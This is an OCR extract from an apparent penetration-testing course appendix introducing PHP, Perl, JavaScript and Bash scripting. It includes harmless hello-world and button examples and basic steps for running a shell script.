


Figure A.228: Processing of an ASP page

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



PHP: Hypertext Preprocessor (PHP)

The Hypertext Pre-processor or PHP is a server side scripting language. It is an open source language that can be written along with the HTML code as a script segment in the <body> scope. It is a very powerful coding technique for development of dynamic and efficient webpages. PHP scripts are executed on the server, upon the request from the webpage. It needs no platform for development for execution and can be written using simple text editor. The PHP files can have embedded text, HTML, CSS, JavaScript, and PHP code. The file code is executed on the server, and the result is returned to the browser as plain HTML. The extension of a PHP file is .php. PHP script can be used to create, open, read, write, delete, and close files on the server. It can collect the form data from the web browser and store it on the server or perform actions on it. It can also send and receive cookies and can add, delete, modify data in the database. It can also control user-access and encrypt data.

```
<html>
        <head>
                <title>Hello World</title>
        </head>
        <body>
                <?php echo "Hello, world!";?>
        </body>
</html>
```

Figure A.229: Example of PHP

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The above example is a simple PHP script for printing "`Hello World!`" as the output on the web browser. The PHP script is defined in a scope starting with "`<?php`" and ending with "`?>`". the keyword "**`echo`**" prints the string "`Hello World!`" on the web browser as plain HTML text.


Advantages of PHP

- Easy to use
- Fast performer
- Open source and Powerful library support
- Stable
- Both procedural and object oriented programming language
- Built in data base connection module

Disadvantages of PHP

- Security
- Open source so people can see source code
- Not suitable for large scale applications as it not modular

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Practical Extraction and Report language (Perl)

It is a high level, script, general purpose, interpreted, cross platform, dynamic programming language. It is designed for text editing and most popularly used in web development. It can also be utilized for image creation & manipulation.

Features:

- It works with HTML, XML, and other mark-up languages
- It supports Unicode
- It is Y2K compliant
- It supports both procedural and object-oriented programming
- It interfaces with external C/C++ libraries through XS or SWIG
- It is extensible

Advantages:


- It is most powerful for text handling and Parsing compared to other programming languages
- It takes less time to execute as there is no need to compile a Perl script
- It is simple and easy to program and understand
- It is object oriented
- It is used in Web development for mostly Payment Gateways

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Disadvantages:

- There is minimal GUI support as compared to other programming languages
- Understanding complex patterns requires experience

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



JavaScript

JavaScript is a dynamic computer programming scripting language which works in all major browsers, such as Internet Explorer, Mozilla, Firefox, Netscape, Opera, etc. It is used to improve the design, validate forms, detect browsers, create cookies, etc., in the Web pages. The Javascript is used in HTML code similarly as other scripting languages. İt handles the behavior of the webpages and the objects in them. İt is used to create dynamic objects and code specific functions on those object.

Example of Javascript:

```
<!DOCTYPE html>
<html>
<body>
<h2>What Can JavaScript Do?</h2>
<p id="demo">JavaScript can change HTML content.</p>
<button type="button"
onclick='document.getElementById("demo").innerHTML = "Hello
JavaScript!"'>Click Me!</button>
</body>
</html>
```

The above example creates a button on webpage and sets a specific function with that button's click event. When clicked, the button executes the script and changes the content of paragraph with id "demo" from "JavaScript can change HTML content" to "Hello JavaScript!"

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Advantages

- Less server interaction
- Immediate feedback to the visitors
- Increased interactivity
- Richer interfaces

Disadvantages

- It lacks in multithreading or multiprocessor capabilities.
- It cannot be used for networking applications.


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


Bash Scripting


- Bash shell is a scripting environment that comes with **Linux distro** and is generally very useful for automating certain actions during penetration testing
- It is essential for the **penetration tester** to learn and get familiar with bash script environment to speed up their penetration testing work

Creating bash file

- Create text file with any text editor of your choice with .sh extension









Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Bash Scripting (Cont'd)

Viewing bash script



Changing permission for execution (making file executable)




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


Bash Scripting (Cont'd)

C|PENT Certified Penetration Testing Professional

Execute bash script

You can either use `./ <scritp.sh>` or `sh <script.sh>` command to execute your bash script



